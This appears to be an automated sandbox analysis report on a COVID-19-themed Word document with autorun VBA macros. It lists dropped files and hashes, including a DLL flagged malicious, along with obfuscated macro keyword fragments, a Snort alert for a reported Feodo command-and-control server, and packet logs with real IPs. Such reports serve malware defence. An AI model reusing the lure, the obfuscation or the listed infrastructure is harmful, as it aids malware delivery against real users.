SHA-512:	5D288F03B6D116A0977357A0E56396E8CD7A85DA0D7DFB8B1E78F7006DF433D2CB1BD7201145ADC8CFF63C5C53325EE3BCAAD8016CD533C85E45A07943D661 0
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...I'..{..I'..{..c.}]Z....z.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....2..z..-R.. .AG6027~1.DOC..t.....Q.y.Q.y*...8.....A.G.6.0.2.7.3.9.2.8.I._.C.O.V.I.D.-.1.9._.S.A.R.S.-.C.o.V.-.2...d.o.c.....-...8...[.....?J..... .C:\Users\..#.....\\980108\Users.user\Desktop\AG60273928I_COVID-19_SARS-CoV-2.doc.:.....\....\.....\.....\.....\.D.e.s.k.t.o.p.\.A.G.6.0.2.7.3.9.2.8.I._.C.O.V.I.D.-. 1.9._.S.A.R.S.-.C.o.V.-.2...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	131
Entropy (8bit):	4.815604707536106
Encrypted:	false
SSDEEP:	3:M1rpGcooOpU8gXGcooOpUmX1rpGcooOpUv:MLHspuHsppHsp2
MD5:	E74E90FCAF7772B822493589DB47C6F9
SHA1:	FA060EFFEED1184405B4C5B2247CD98FF8578817
SHA-256:	ADA0C5277F4289117A547E6D892A2389D43D1E925CC573D8EA0D3E956F70B3F4
SHA-512:	C4898407B2113F63B1DE878B7F85C47C83B1B7599974C55C5DD48E4368D495BEAECD4B1A056C9C60D9FF6A071CE0D9C9BF711D1076302B1DBC6C9FC37393D0 4
Malicious:	false
Reputation:	low
Preview:	[doc]..AG60273928I_COVID-19_SARS-CoV-2.LNK=0..AG60273928I_COVID-19_SARS-CoV-2.LNK=0..[doc]..AG60273928I_COVID-19_SARS-CoV-2.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\J81QN4I88FVGHDT92CK8.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5847397118390782
Encrypted:	false
SSDEEP:	96:chQCsMqmqvsqvJCwoqz8hQCsMqmqvsEHyqvJCworAzvlYjHRf8OYlUV0lu:cy7oqz8yvHnorAzvqf8OQlu
MD5:	DD53FABC928ECE0AAF9143B6978F5DEC
SHA1:	A1E01E968D252BC3A12894A4AFCDFAD83AD74F41
SHA-256:	14E0AB9FF66C04E87804FD82DBF585F667A3453DE5A6B902934562D3BCE84EBD
SHA-512:	C2E2C89B199898B7CA58BD320AAA14197DBF539693EE17C89A3E0E4681F0EA6C0AE827239033974FC0F8E78B5575A30430C1A4A22B09438B04EA3CC517C9796
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$60273928I_COVID-19_SARS-CoV-2.doc

C:\Users\user\Desktop\~$60273928I_COVID-19_SARS-CoV-2.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	340824
Entropy (8bit):	4.347498688978882
Encrypted:	false
SSDEEP:	3072:eG9ctfNneahaNfjraHoEkApi23X5TKavlyw8W8:eG+Fe17mHoU/3NywH8
MD5:	D9ED9211C02695D3F3B88F55471BA6E2
SHA1:	BFF2DCB56FCFEB3CABE48896CE093606915FD0C2
SHA-256:	A2DA516FB54B231DF55F50BB6C1735CC43D6D634E5EF5925557D18A0AA15DA2F
SHA-512:	578902C99938395CF7C76C5ABB5F85D515494B0CB4E1CE794A2F56A28BA854F60D096F2C54C9954CD192B751311FA0A2D45442ABD644D044BEC7435D8E1D36D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Z..._.....!...2.F.....!.....`.....`..... .....p..d.....X....P.....xr.....text....C.....D..... ..`.rdata.....`.....H.....@..@.dat a.....p.....J.....@....text4.....T.....@....text5..d....@..... ..@.reloc.....P.....@..B..... ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Licensed Borders Strategist Brook Designer sky blue overriding neural auxiliary Ergonomic Metal Pants International Solutions withdrawal Associate, Author: La Breton, Template: Normal.dotm, Last Saved By: Nicolas Menard, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 12 14:56:00 2021, Last Saved Time/Date: Tue Jan 12 14:57:00 2021, Number of Pages: 1, Number of Words: 2554, Number of Characters: 14559, Security: 8
Entropy (8bit):	6.6917397440496424
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	AG60273928I_COVID-19_SARS-CoV-2.doc
File size:	161373
MD5:	6d718814f5cf1ccd99905fdac40a504a
SHA1:	f1746098ad2bb75e3054351b190cc818712ae46a
SHA256:	6bb1fa2cba1d52674b980804939a39bb7dc3a68a364402d393e6a3ae520cdce9
SHA512:	8211b228f5194e9dcbd68be1438631b07bd4534ddaa7b646a20e2f551acd883a1a190b4db46c0589f35d9f1dc9257c7d03829972ab401ce069358828dbe57e7d
SSDEEP:	3072:u9ufstRUUKSns8T00JSHUgteMJ8qMD7gmd:u9ufsfgIf0pLmd
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "AG60273928I_COVID-19_SARS-CoV-2.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Licensed Borders Strategist Brook Designer sky blue overriding neural auxiliary Ergonomic Metal Pants International Solutions withdrawal Associate
Author:	La Breton
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Nicolas Menard
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-12 14:56:00
Last Saved Time:	2021-01-12 14:57:00
Number of Pages:	1
Number of Words:	2554
Number of Characters:	14559
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535
Number of Lines:	121
Number of Paragraphs:	34
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: L95wkirc_zm, Stream Size: 697

General	
Stream Path:	Macros/VBA/L95wkirc_zm
VBA File Name:	L95wkirc_zm
Stream Size:	697

General	
Data ASCII:	. . . . # . . . . } . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 7d 9a d6 11 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Ut2r21ym17z8, Stream Size: 1108

General	
Stream Path:	Macros/VBA/Ut2r21ym17z8
VBA File Name:	Ut2r21ym17z8
Stream Size:	1108
Data ASCII:	. . . . u . . . . } . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 7d 9a 7f e9 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Wnoyuuu28ekk6591v, Stream Size: 10959

General	
Stream Path:	Macros/VBA/Wnoyuuu28ekk6591v
VBA File Name:	Wnoyuuu28ekk6591v
Stream Size:	10959
Data ASCII:	. . . . { . . . . } . w Z . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 14 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 1b 06 00 00 7b 1f 00 00 00 00 00 00 01 00 00 00 7d 9a 77 5a 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
QiUwq
KKUcJE
IRzIEJEhH
wKzNWHJF:
"w]xm[vw]xm[v"
euCMS
pOJMnADCJ
JYGXBIlF
bdthsD
Fix(BXAuAz)
"w]xm[vrow]xm[vw]xm[vcew]xm[vsw]xm[vsw]xm[vw]xm[v"
iMCSwT:
(Fix(BXAuAz)
Fix(haldI)
NgFCwDc
MzYdG
Fix(KVceECFW)
Fix(HqDzXCHAl)
aENWC
HqDzXCHAl:
Deywj
HlSCAZ
NHXknCOIO
HCvew
(Fix(NRQDYlEuB)
pBfoEG
KVceECFW
gGWPAaQE
ZPIhEMFUB
PQQqeFlV
WLUaHmEM
HqDzXCHAl
AmBRDm
syZqCACD:
GbHdGd
wBPVCHmC
vZKQBuM
EhgwMQ
IFSjFlkG
ZDZjlB
oXEtI:
Fix(PQQqeFlV)
Fix(dFxICEjw)
RMuSICrX
Fix(vZKQBuM)
Fix(euCMS)
oXEtI
bmEDqv
SyFFGiI
ZWQKFHwJE
Fix(hqoyYzBsF)
eIaaFZ
(Fix(AmBRDm)
sjOmJFFlU
Fix(ZtkoHFBJE)
kJLlUyR:
dFxICEjw
iMCSwT
bmUbGyE
DFUrCC
BcbiEV:
XulhC
IdwoCFMGd
Fix(GXOzFr)

Keyword
Fix(VjnuHqF)
Fix(qomwTEly)
LVentAcm
CsYsXv
mtEnt
GyqdfE
zmkyT
haldI:
VjnuHqF
tjEOD:
nqWzNZ
(Fix(wBPVCHmC)
BXAuAz
(Fix(euCMS)
Fix(BcbiEV)
Resume
tjEOD
Fix(DFJhGAS)
Fix(gGWPAaQE)
"ww]xm[vinw]xm[vmw]xm[vgmw]xm[vtw]xm[vw]xm[v"
Fix(OBHkWHOT)
ElseIf
lQgtJ
LLIuCIBBB
(Fix(iBHSjSEa)
ZJaTECrE
wqynHT:
Fix(iBHSjSEa)
Fix(FqraEHXFK)
prYcEiJ
(Fix(KAAvICJ)
kJLlUyR
iBHSjSEa
OBHkWHOT:
UCwnFlrZJ
SBHKCG
KVceECFW:
(Fix(DFJhGAS)
(Fix(vZKQBuM)
KAAvICJ
euEPorCJT
(Fix(QvXuJE)
RfdoD
Fix(tjEOD)
KFoRcFUC
jEfqBuNJA
"w]xm[v",
LiKWuj
hqoyYzBsF
RiwhJ
FqraEHXFK
Error
nDoEDU
Fix(wqynHT)
VjnuHqF:
Attribute
RYasHk
rxeqDoVb
IXWSCCJ
(Fix(dFxICEjw)
Len(dsfe))),
Fix(QiUwq)
cFNuGfA
Fix(AmBRDm)

Keyword
haldI
(Fix(QiUwq)
GXOzFr
dLkMB
DFJhGAS
Fix(QvXuJE)
Fix(kJLlUyR)
Fix(wKzNWHJF)
VB_Name
(Fix(hqoyYzBsF)
gpMvF
QhiuG
gdhXNEq
ZtkoHFBJE:
Fix(NRQDYIEuB)
Function
qspTA
ZtkoHFBJE
BcbiEV
LFWNylzJD
VDgoIuF
qsfzvZAB
NRQDYIEuB
ammiJ
Fix(KAAvICJ)
(Fix(qomwTEIy)
qomwTEIy
Fix(oXEtl)
Double
Fix(iMCSwT)
QvXuJE
wqynHT
kamgFA
(Fix(FqraEHXFK)
wKzNWHJF
Fix(syZqCACD)
gGWPAaQE:
"w]xm[vpw]xm[v"
GXOzFr:
Mid(Application.Name,
OBHkWHOT
(Fix(PQQqeFIV)
UTgTA
Fix(wBPVCHmC)
syZqCACD
jSHOJAlCH

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .

General	
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280441275353
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . . | . . . . y . . . . " . . . . B . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 568

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	568
Entropy:	4.21212750192
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . l . . . . X . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 08 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6424

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6424
Entropy:	6.13855158031
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99193

General	
Stream Path:	Data
File Type:	data
Stream Size:	99193
Entropy:	7.39010520705
Base64 Encoded:	True
Data ASCII:	y . . . D . d . . . . / g . , b . r . . . . j . . . . c . . . 8 . . . . A . . . . ? . . . . 8 . A . C . = > . : . . 1 . . . . . " . . . . R . . . . & . V . . . . C . . . . D . . . . F . . . . & . V . . . . C . . . .

General	
Data Raw:	79 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 505

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	505
Entropy:	5.46028687806
Base64 Encoded:	True
Data ASCII:	I D = " { 8 8 9 0 B E F 4 - C D C 5 - 4 0 D 1 - 8 6 E 8 - 2 F E A 1 F 3 B 5 5 6 F } " . . D o c u m e n t = U t 2 r 2 1 y m 1 7 z 8 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = L 9 5 w k i r c _ z m . . M o d u l e = W n o y u u u 2 8 e k k 6 5 9 1 v . . E x e N a m e 3 2 = " D t 3 2 m n i i 1 _ 8 " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 5 B 5 9 4 2 2 6 9 2 2 A 9 2 2 A 9 2 2 A 9 2 2 A " . . D P B = " A F A D B 6
Data Raw:	49 44 3d 22 7b 38 38 39 30 42 45 46 34 2d 43 44 43 35 2d 34 30 44 31 2d 38 36 45 38 2d 32 46 45 41 31 46 33 42 35 35 36 46 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 55 74 32 72 32 31 79 6d 31 37 7a 38 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4c 39 35 77 6b 69 72 63 5f 7a 6d 0d 0a 4d 6f 64 75 6c 65 3d 57 6e 6f 79 75 75 75 32 38 65 6b 6b 36 35 39 31 76 0d 0a 45 78 65

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 131

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	131
Entropy:	3.71027191407
Base64 Encoded:	False
Data ASCII:	U t 2 r 2 1 y m 1 7 z 8 . U . t . 2 . r . 2 . 1 . y . m . 1 . 7 . z . 8 . . . L 9 5 w k i r c _ z m . L . 9 . 5 . w . k . i . r . c . _ . z . m . . . W n o y u u u 2 8 e k k 6 5 9 1 v . W . n . o . y . u . u . u . 2 . 8 . e . k . k . 6 . 5 . 9 . 1 . v . . . . .
Data Raw:	55 74 32 72 32 31 79 6d 31 37 7a 38 00 55 00 74 00 32 00 72 00 32 00 31 00 79 00 6d 00 31 00 37 00 7a 00 38 00 00 00 4c 39 35 77 6b 69 72 63 5f 7a 6d 00 4c 00 39 00 35 00 77 00 6b 00 69 00 72 00 63 00 5f 00 7a 00 6d 00 00 00 57 6e 6f 79 75 75 75 32 38 65 6b 6b 36 35 39 31 76 00 57 00 6e 00 6f 00 79 00 75 00 75 00 75 00 32 00 38 00 65 00 6b 00 6b 00 36 00 35 00 39 00 31 00 76 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 4487

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4487
Entropy:	5.34743792545
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: Tower/XP rel 3 object not stripped - version 18435, Stream Size: 660

General	
Stream Path:	Macros/VBA/dir
File Type:	Tower/XP rel 3 object not stripped - version 18435
Stream Size:	660
Entropy:	6.38918771534
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . X * \\ C . . . . . . m . . . . ! O f f i c

General	
Data Raw:	01 90 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 f3 96 ed 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 20526


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	20526
Entropy:	4.14121071974
Base64 Encoded:	False
Data ASCII:	. . . . _ . . . . . J . . . . b j b j . . . . . P . . b . . . b . . . B . . . . . F . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 d9 4a 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 50 00 00 62 7f 00 00 62 7f 00 00 d9 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-19:16:23.562924	TCP	2404340	ET CNC Feodo Tracker Reported CnC Server TCP group 21	49170	80	192.168.2.22	71.72.196.159

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 19:16:04.220208883 CET	49165	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:04.427264929 CET	443	49165	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:04.427385092 CET	49165	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:04.441338062 CET	49165	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:04.648400068 CET	443	49165	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:04.648617983 CET	443	49165	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:04.648642063 CET	443	49165	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:04.648689985 CET	443	49165	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:04.648737907 CET	49165	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:04.648901939 CET	49165	443	192.168.2.22	51.79.161.36

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 19:16:04.662923098 CET	49165	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:04.663800001 CET	49166	443	192.168.2.22	51.79.161.36
Jan 12, 2021 19:16:04.862540960 CET	443	49166	51.79.161.36	192.168.2.22
Jan 12, 2021 19:16:04.862718105 CET	49166	443	192.168.2.22	51.79.161.36
